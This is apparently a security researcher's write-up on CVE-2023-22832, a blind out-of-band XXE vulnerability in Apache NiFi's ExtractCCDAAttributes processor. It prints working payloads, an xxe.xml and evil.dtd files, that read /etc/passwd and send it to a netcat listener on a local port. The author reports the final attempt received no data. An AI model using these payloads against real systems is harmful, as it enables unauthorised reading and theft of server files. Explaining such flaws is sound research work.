
Apache Nifi is a java-based data integration and processing framework that uses data flows to route data based upon its relationship with the processors. Nifi processors provide diverse functionality and allows for data maipulation and generation. Nifi has the ability to listen on ports, read from files, pull data from the cloud, execute commands as well as act as an http server so there are many ways for Nifi to get data from the internet. Nifi includes many processors, some of which are vulnerable to XML External Entity attacks such as the ExtractCCDAAttributes processor. Apache Nifi can only be installed on Linux up to versions 1.16, and the ExtractCCDAAttributes processor is vulnerable to XXE up to version 1.19.1 and there is no way to use this processor and not be vulnerable. "Clinical documents using the Consolidated Clinical Document Architecture (C-CDA) standards are exchanged billions of times annually in the United States"\* and the ExtractCCDAAttributes processor is used to extract information from a C-CDA formatted FlowFile. The vulnerability of this processor is CVE-2023-22832 and can be exploited with a blind XXE attack.  
An XXE attack exploits how XML documents parse its document type definitions (DTDs). A DTD can be used to fetch local or remote contents with protocols such as http,ftp,file,etc. There are three types of XXE attacks, Inband, Error, and Out of Band. An Inband XXE invloves the output of the XML parsing being shown to the user, an Error XXE is a blind XXE and involves the output being shown in the error logs, and an Out of Band XXE shows no output to the user and is also a blind attack. CVE-2023-22832 is a blind Out of Band XXE vulnerability. This means that we cannot simply submit some XML with an internal DOCTYPE declaration and expect to get any output back. This would look like  
  
<!DOCTYPE XXE [  
<!ENTITY % file SYSTEM "file:///etc/passwd">  
]>  
  
However, with a blind XXE, if we want to exfiltrate the data, we will need to put the data in the URL.  
  
<?xml version="1.0"?>  
<!DOCTYPE XXE [  
<!ENTITY % passwd SYSTEM "/etc/passwd">  
<!ENTITY % all "<!ENTITY send SYSTEM '[http://127.0.0.1:1337/?%passwd;](http://127.0.0.1:1337/?%25passwd;)'>">  
%all;  
<pwn>&send;</pwn>  
  
This actually will not work because of an XML constraint that does not allow for internal DTD parameter-entity references, which would be the %passwd in '[http://127.0.0.1:1337/?%passwd;](http://127.0.0.1:1337/?%25passwd;)'. This constraint does not apply to external DTDs. With this in mind we end up with this xml to be submitted to the victim.  
----------xxe.xml--------------  
<?xml version="1.0"?>  
<!DOCTYPE foo SYSTEM "<http://127.0.0.1:8080/evil.dtd>">  
<foo>&send;</foo>  
----------------------------------  
we will have a python http server listening on 8080 in a directory with evil.dtd, as well as `nc -lp 1337` in a seperate terminal.

  
----------evil.dtd--------------  
<!ENTITY % file SYSTEM "file:///etc/passwd">  
<!ENTITY % all "<!ENTITY send SYSTEM '[http://127.0.0.1:1337/?%file;](http://127.0.0.1:1337/?%25file;)'>">  
%all;  
----------------------------  
  
However this still will not work if the contents of /etc/passwd contain illegal characters that cannot be declared in a parameter entity and therefore will require a workaround.  
----------evil.dtd------------  
<!ENTITY % file SYSTEM "file:///etc/passwd">  
<!ENTITY % start "<![CDATA[">  
<!ENTITY % end "]]>">  
<!ENTITY % wrapper "<!ENTITY all '%start;%file;%end;'>">  
%wrapper;  
<!ENTITY % wrap "<!ENTITY send SYSTEM '[http://127.0.0.1:1337/?%all;](http://127.0.0.1:1337/?%25all;)'>">  
%wrap;  
-----------------------------  
  
This uses XML cdata which will allow the use of special characters without the need to escape or encode them. Still, Apache Nifi cannot process cdata by default which limits the vulnerability to files that do not contain special characters. When attempting this exploit with the above XML, the netcat listener recieves no data.  
  
  
A screenshot of a computer

Description automatically generated

This type of vulnerability also exists in the EvaluateXPath and EvaluateXQuery processors